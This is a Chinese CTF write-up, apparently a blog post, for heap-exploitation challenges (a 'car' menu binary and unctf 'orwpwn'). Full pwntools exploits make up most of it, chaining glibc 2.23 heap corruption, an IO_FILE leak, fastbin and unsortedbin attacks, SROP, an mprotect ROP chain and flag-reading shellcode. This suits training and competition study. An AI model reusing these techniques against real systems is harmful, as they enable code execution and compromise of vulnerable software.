context.log_level = 'debug'
exe = '/tmp/tmp.ReKO1V3cZk/pwn'
context.binary = exe
elf = ELF(exe)
libc = elf.libc


#don't forget to change it
if local:
   io = process(exe)
else:
   io = remote(host,port)

s    = lambda data            : io.send(str(data))
sa   = lambda delim,data      : io.sendafter(str(delim), str(data))
sl   = lambda data            : io.sendline(str(data))
sla  = lambda delim,data      : io.sendlineafter(str(delim), str(data))
r    = lambda numb=4096       : io.recv(numb)
ru   = lambda delim,drop=True : io.recvuntil(delim, drop)

uu32 = lambda data            : u32(data.ljust(4, '\x00'))
uu64 = lambda data            : u64(data.ljust(8, '\x00'))
lg   = lambda name,data       : io.success(name + ": 0x%x" % data)

# break on aim addr
def debug(addr,PIE=True):
   if PIE:
       text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(io.pid)).readlines()[1], 16)
       gdb.attach(io,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(io,"b *{}".format(hex(addr)))


#============================================================
#                    EXPLOIT GOES HERE
#============================================================

# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled
# RUNPATH:  '/usr/lib/glibc/2.23-0ubuntu10_amd64/'
def c(idx):
   sla("Your Choice>> \n", str(idx))

def new(idx, content):
   c(1)
   c(idx)
   sa("Please input car's name: \n", content)
```

```
def show():
   c(2)

def edit(idx, content):
   c(4)
   sla("Please input car's index: ", str(idx))
   sa("Please input name: ", content)

def free(idx):
   c(3)
   sla("Please input car's index: ", str(idx))

def down(idx):
   c(5)
   sla(":", str(idx))
   sla(">>", 2)

def up1(idx):
   c(5)
   sla(":", str(idx))
   sla(">>", "1")
   sla(">>", "1")
   ru("Car's Speed is ")
   return int(ru("Km/h"), 10)

def up2(idx):
   c(5)
   sla(":", str(idx))
   sla(">>", "1")
   sla(">>", "2")
   ru("Car's Speed is ")
   return int(ru("Km/h"), 10)

def getlicense(idx, content):
   c(6)
   sla(":", str(idx))
   sla(":", content)



def exp():
   c(8)
   ru("gift: ")
   heap_base = int(r(14), 16)
   heap_base = (heap_base >> 12) << 12
   new(3, "3"*0x4)
   new(2, "2"*0x4)
   free(1)
   free(0)
   new(2, "2"*0x4) #0
   new(2, "2"*0x4) #1
   payload = flat([
       0,
       0xf0,
       heap_base+0x58-0x18,
       heap_base+0x58-0x10,
       p64(0)*3,
       0x1234
   ])
   payload = payload.ljust(0xf0)
   payload += p64(0xf0)
   edit(0, payload)
   free(1)
   for i in range(48):
       down(0)
   for i in range(3):
       up1(0)
   for i in range(3):
       up2(0)
   up1(0)
   payload = flat([
       p64(0)*7,
       0x1234,
   ])
   payload = payload.ljust(0x220, '\x00')
   new(3, payload)
   free(0)
   payload = flat([
       0,
       0x68,
       0,
       heap_base+0x2b0,
       0,
       0x101,
       0,
       0x221
   ])
   new(1, payload) #0
   for i in range(48):
       down(1)
   for i in range(3):
       up1(1)
   for i in range(3):
       up2(1)
   up1(1)
   free(0)
   payload = flat([
       0,
       0x220,
       0,
       heap_base + 0x270,
       0x220
   ])
   new(1, payload)
   show()
   ru("Car 1's name: ")
   main_arena = uu64(r(6))-88
   libc.address = main_arena - 0x10 - libc.symbols['__malloc_hook']
   __free_hook = libc.symbols['__free_hook']
   system = libc.symbols['system']
   free(0)
   payload = flat([
       0,
       0,
       0x220,
       heap_base + 0x2e0,
       0x220
   ])
   new(1, payload)
   new(3, "aaa\n")
   free(1)
   free(0)
   payload = flat([
       p64(0)*2,
       0x220,
       heap_base + 0x2e0,
       0x220,
       0x231,
       main_arena+88,
       heap_base
   ])
   new(1, payload)
   gdb.attach(io)
   new(3, p64(0))
   free(0)
   payload = flat([
       "/bin/sh\x00"*2,
       p64(0x220),
       p64(__free_hook),
       p32(0),
       '\n'
   ])
   new(1, payload)
   getlicense(1, p64(system))
   free(0)
   lg("main_arena", main_arena)
   lg("heap_base", heap_base)

if __name__ == '__main__':
   exp()
   io.interactive()
```

unctf ## orwpwn

```
[+]      libc.addressess-->0x7f4fabd43000
[*] Switching to interactive mode
flag{123456}
```

先放上成功结果

新点

mprotect改内存页权限

以前不知道这个姿势，知道后感觉挺骚的，挺强的一个方法
mprotect传入参数后，能让指定内存页变成可执行，所以利用方式

mprotect改内存页权限

1. 知道一个内存页的地址
2. 这个内存页内容可控

x64系统调用表

shellcode编写

这个我以前也很怕的，这次自己写了下好像也就那样嘛，不会很复杂的，通常来说，你只要自己调试下就行了

```
from pwn import *
if __name__ == '__main__':
   shellcode = shellcraft.amd64.open('flag')
   shellcode += '''
   mov edi, eax
   mov rsi, rsp
   mov edx, 0x100
   xor eax, eax
   syscall

   mov edi, 1
   mov rsi, rsp
   push 1
   pop rax
   syscall
   '''
   print(shellcode)
   print(asm(shellcode, arch='amd64'))
```

可以通过context设置平台，context.arch='amd64'
我这里没设置，所以就用每次加个amd64

打开flag文件部分，大概就是

1. 设置rax=2
2. rdi = filename
3. rsi = 0 #标志只读方式
4. rdx = 0 # mode其实可以不填，所以，不用设置也可以
5. rax=2 # 系统中断号

6. 调用syscall

后面几个流程差不多，看下中断表就行

自己写的话

```
push 0x67616c66
mov rdi,rsp
xor esi,esi
push 2
pop rax
syscall
```


然后我为了省事，直接用shellcraft.amd64.open('flag')生成了

接下来读取函数，因为返回了fd，存在rax里，所以第一步要保存rax值到rdi里

```
mov rdi,rax
mov rsi,rsp
xor eax,eax
syscall
```

在接下来写函数

```
mov edi,1
mov rsi,rsp
push 1
pop rax
syscall
```



http://www.x86-64.org/documentation/abi.pdf

%rax	System call	%rdi	%rsi	%rdx	%r10	%r8	%r9
0	sys_read	unsigned int fd	char *buf	size_t count			
1	sys_write	unsigned int fd	const char *buf	size_t count			
2	sys_open	const char *filename	int flags	int mode			
3	sys_close	unsigned int fd					
4	sys_stat	const char *filename	struct stat *statbuf				
5	sys_fstat	unsigned int fd	struct stat *statbuf				
6	sys_lstat	fconst char *filename	struct stat *statbuf				
7	sys_poll	struct poll_fd *ufds	unsigned int nfds	long timeout_msecs			
8	sys_lseek	unsigned int fd	off_t offset	unsigned int origin			
9	sys_mmap	unsigned long addr	unsigned long len	unsigned long prot	unsigned long flags	unsigned long fd	unsigned long off
10	sys_mprotect	unsigned long start	size_t len	unsigned long prot			

最后推荐篇文章
shellcode编写

感觉总结得挺好的

SROP

这部分可以去看下ctf-wiki吧

SROP攻击

漏洞利用过程

准备部分

```
def choice(idx):
   sla("Your Choice: ", str(idx))

def new(size, content):
   choice(1)
   sla("Please input size: ", str(size))
   if len(content) == (size+1):
       sa("Please input content: ", content)
   else:
       sla("Please input content: ", content)

def edit(idx, content):
   choice(3)
   sla("Please input idx: ", str(idx))
   sa("Please input content: ", content)

def delete(idx):
   choice(2)
   sla("Please input idx: ", str(idx))

def exit():
   choice(4)
```

IO_file攻击

这部分就是通过溢出，修改size,然后free掉一个fake的，最后通过IO_file攻击泄露地址，
这部分我是拿的ex师傅的部分的，我自己也写了个这部分的，利用chunk extends，搞复杂了，那会，感觉这个简洁些

```
new(0x68, '1') #0
   new(0x78, '2') #1
   payload = p64(0) + p64(0x21)
   new(0x68, payload*6) #2
   new(0x68, payload*6) #3
   delete(0)
   new(0x68, 'a'*0x60 + p64(0) + p8(0xf1)) #0
   delete(1)
   delete(2)
   new(0x78, '1') #1
   delete(0)
   new(0x68, 'a'*0x60 + p64(0) + p8(0xa1)) #0
   delete(1)
   new(0x98, '1') #1
   edit(1, 'b'*0x70 + p64(0) + p64(0x71) + p16(0x8620-0x40-0x3))
   new(0x68, '\n') #2
   new(0x68, '\x00'*0x33 + p64(0xfbad1800) + p64(0)*3 ) #3
   r(0x88)
   libc.address = uu64(r(8)) - libc.symbols['_IO_2_1_stdin_']
   lg("libc.addressess", libc.address)
```

unsortedbin攻击

```
edit(1, 'b'*0x70 + p64(0) + p64(0x91))
   delete(2)
   edit(1, 'b'*0x70 + p64(0) + p64(0x91) + p64(0) + p64(libc.symbols['__free_hook']-0x20))
   new(0x88, '2') #2
```

fastbin attack

这里有个点点一下，就是srop部分，因为setcontext最后一句xor eax,eax，再加上syscall就是相当于调用read,
rdi 第一个参数 fd
rsi 第二个参数 buf
rdx 第三个参数 count 大小
rsp 执行完后的rsp
rip 就是 执行syscall加ret

```
edit(1, 'b'*0x70 + p64(0) + p64(0x71))
   delete(2)
   edit(1, 'b'*0x70 + p64(0) + p64(0x71) + p64(libc.symbols['__free_hook']-0x13))
   frame = SigreturnFrame()
   frame.rdi = 0 # fd■0
   frame.rsi = (libc.symbols['__free_hook']) & 0xfffffffffffff000 #
   frame.rdx = 0x2000
   frame.rsp = (libc.symbols['__free_hook']) & 0xfffffffffffff000
   frame.rip = libc.address + 0x00000000000bc375 #: syscall; ret;
   payload = str(frame)
   new(0x68, payload[0x80:0x80+0x60])
   new(0x68, '\x00'*3 + p64(libc.symbols['setcontext']+53))
   edit(1, payload[:0x98])
```

mprotect修改内存页权限

```
delete(1)
   layout = [
       libc.address + 0x0000000000021102, #: pop rdi; ret;
       libc.symbols['__free_hook'] & 0xfffffffffffff000, # ■■■■
       libc.address + 0x00000000000202e8, #: pop rsi; ret;
       0x2000, # ■■■■
       libc.address + 0x0000000000001b92, #: pop rdx; ret;
       7, # rwx■■■■■■■
       libc.address + 0x0000000000033544, #: pop rax; ret;
       10, #mprotect■■■
       libc.address + 0x00000000000bc375, #: syscall; ret;
       libc.address + 0x0000000000002a71, #: jmp rsp;
   ]
```

shellcode jmp rsp

第一份shellcode ex师傅的
第二份用pwntools加自己编写一些
第三份纯自己写一遍

```
shellcode = asm('''
   push 0x67616c66
   mov rdi, rsp
   xor esi, esi
   mov eax, 2
   syscall

   mov edi, eax
   mov rsi, rsp
   mov edx, 0x100
   xor eax, eax
   syscall

   mov edx, eax
   mov rsi, rsp
   mov edi, 1
   mov eax, edi
   syscall
   ''')
   shellcode = shellcraft.amd64.open('flag')
   shellcode += '''
   mov edi, eax
   mov rsi, rsp
   mov edx, 0x100
   xor eax, eax
   syscall

   mov edi, 1
   mov rsi, rsp
   push 1
   pop rax
   syscall
   '''

   shellcode = asm('''
   push 0x67616c66
mov rdi,rsp
xor esi,esi
push 2
pop rax
syscall
mov rdi,rax
mov rsi,rsp
mov edx,0x100
xor eax,eax
syscall
mov edi,1
mov rsi,rsp
push 1
pop rax
syscall
   ''')
```

getshell走起

```
s(flat(layout) + shellcode)
```

。。。好像不能啊,只能特么的读flag，没意思

exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

local = 1
host = '192.168.150.135'
port = 10001
#context.log_level = 'debug'
exe = '/tmp/tmp.97OiO1SVl1/pwn'
context.binary = exe
elf = ELF(exe)
libc = elf.libc


#don't forget to change it
if local:
   io = process(exe)
else:
   io = remote(host,port)

s    = lambda data            : io.send(str(data))
sa   = lambda delim,data      : io.sendafter(str(delim), str(data))
sl   = lambda data            : io.sendline(str(data))
sla  = lambda delim,data      : io.sendlineafter(str(delim), str(data))
r    = lambda numb=4096       : io.recv(numb)
ru   = lambda delim,drop=True : io.recvuntil(delim, drop)
uu32 = lambda data            : u32(data.ljust(4, '\x00'))
uu64 = lambda data            : u64(data.ljust(8, '\x00'))
lg   = lambda s,addr          : io.success('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))


# break on aim addr
def debug(addr,PIE=True):
   if PIE:
       text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(io.pid)).readlines()[1], 16)
       gdb.attach(io,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(io,"b *{}".format(hex(addr)))


#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================

# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled
# RUNPATH:  '/usr/lib/glibc/2.23-0ubuntu10_amd64/'

def choice(idx):
   sla("Your Choice: ", str(idx))

def new(size, content):
   choice(1)
   sla("Please input size: ", str(size))
   if len(content) == (size+1):
       sa("Please input content: ", content)
   else:
       sla("Please input content: ", content)


def edit(idx, content):
   choice(3)
   sla("Please input idx: ", str(idx))
   sa("Please input content: ", content)

def delete(idx):
   choice(2)
   sla("Please input idx: ", str(idx))

def exit():
   choice(4)


def exp():
   new(0x68, '1') #0
   new(0x78, '2') #1
   payload = p64(0) + p64(0x21)
   new(0x68, payload*6) #2
   new(0x68, payload*6) #3
   delete(0)
   new(0x68, 'a'*0x60 + p64(0) + p8(0xf1)) #0
   delete(1)
   delete(2)
   new(0x78, '1') #1
   delete(0)
   new(0x68, 'a'*0x60 + p64(0) + p8(0xa1)) #0
   delete(1)
   new(0x98, '1') #1
   edit(1, 'b'*0x70 + p64(0) + p64(0x71) + p16(0x8620-0x40-0x3))
   new(0x68, '\n') #2
   new(0x68, '\x00'*0x33 + p64(0xfbad1800) + p64(0)*3 ) #3
   r(0x88)
   libc.address = uu64(r(8)) - libc.symbols['_IO_2_1_stdin_']
   lg("libc.addressess", libc.address)

   edit(1, 'b'*0x70 + p64(0) + p64(0x91))
   delete(2)
   edit(1, 'b'*0x70 + p64(0) + p64(0x91) + p64(0) + p64(libc.symbols['__free_hook']-0x20))
   new(0x88, '2') #2
   edit(1, 'b'*0x70 + p64(0) + p64(0x71))
   delete(2)
   edit(1, 'b'*0x70 + p64(0) + p64(0x71) + p64(libc.symbols['__free_hook']-0x13))
   frame = SigreturnFrame()
   frame.rdi = 0
   frame.rsi = (libc.symbols['__free_hook']) & 0xfffffffffffff000 #
   frame.rdx = 0x2000
   frame.rsp = (libc.symbols['__free_hook']) & 0xfffffffffffff000
   frame.rip = libc.address + 0x00000000000bc375 #: syscall; ret;
   payload = str(frame)
   new(0x68, payload[0x80:0x80+0x60])
   new(0x68, '\x00'*3 + p64(libc.symbols['setcontext']+53))
   edit(1, payload[:0x98])
   delete(1)
   layout = [
       libc.address + 0x0000000000021102, #: pop rdi; ret;
       libc.symbols['__free_hook'] & 0xfffffffffffff000,
       libc.address + 0x00000000000202e8, #: pop rsi; ret;
       0x2000,
       libc.address + 0x0000000000001b92, #: pop rdx; ret;
       7,
       libc.address + 0x0000000000033544, #: pop rax; ret;
       10,
       libc.address + 0x00000000000bc375, #: syscall; ret;
       libc.address + 0x0000000000002a71, #: jmp rsp;
   ]
   shellcode = asm('''
   push 0x67616c66
   mov rdi, rsp
   xor esi, esi
   mov eax, 2
   syscall

   mov edi, eax
   mov rsi, rsp
   mov edx, 0x100
   xor eax, eax
   syscall

   mov edx, eax
   mov rsi, rsp
   mov edi, 1
   mov eax, edi
   syscall
   ''')
   shellcode = shellcraft.amd64.open('flag')
   shellcode += '''
   mov edi, eax
   mov rsi, rsp
   mov edx, 0x100
   xor eax, eax
   syscall

   mov edi, 1
   mov rsi, rsp
   push 1
   pop rax
   syscall
   '''

   shellcode = asm('''
   push 0x67616c66
mov rdi,rsp
xor esi,esi
push 2
pop rax
syscall
mov rdi,rax
mov rsi,rsp
mov edx,0x100
xor eax,eax
syscall
mov edi,1
mov rsi,rsp
push 1
pop rax
syscall
   ''')
   #shellcode = asm(shellcode, arch='amd64')
   gdb.attach(io)
   s(flat(layout) + shellcode)

   #libc.address = uu64(r(8)) - libc.symbols['__IO_2_1_stdin_']
   #lg("libc.address", libc.address)


if __name__ == '__main__':
   while True:
       try:
           exp()
           io.interactive()
           break
       except Exception as e:
           print(e)
           io.close()
           io = process(exe)
```

总结

堆部分我觉得入门已经学完了，至于house of 部分，等到用到的时候在学，因为堆结构和点看出来了，后面就看个人了，可以现学house of部分

参考文章

ex师傅的orw

emm,萝卜师傅那篇文章找不到了，参考了他的那个数组负数改stdout部分

点击收藏 | 2 关注 | 2

上一篇：基于主机的反弹shell检测思路 下一篇：记一次渗透测试

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板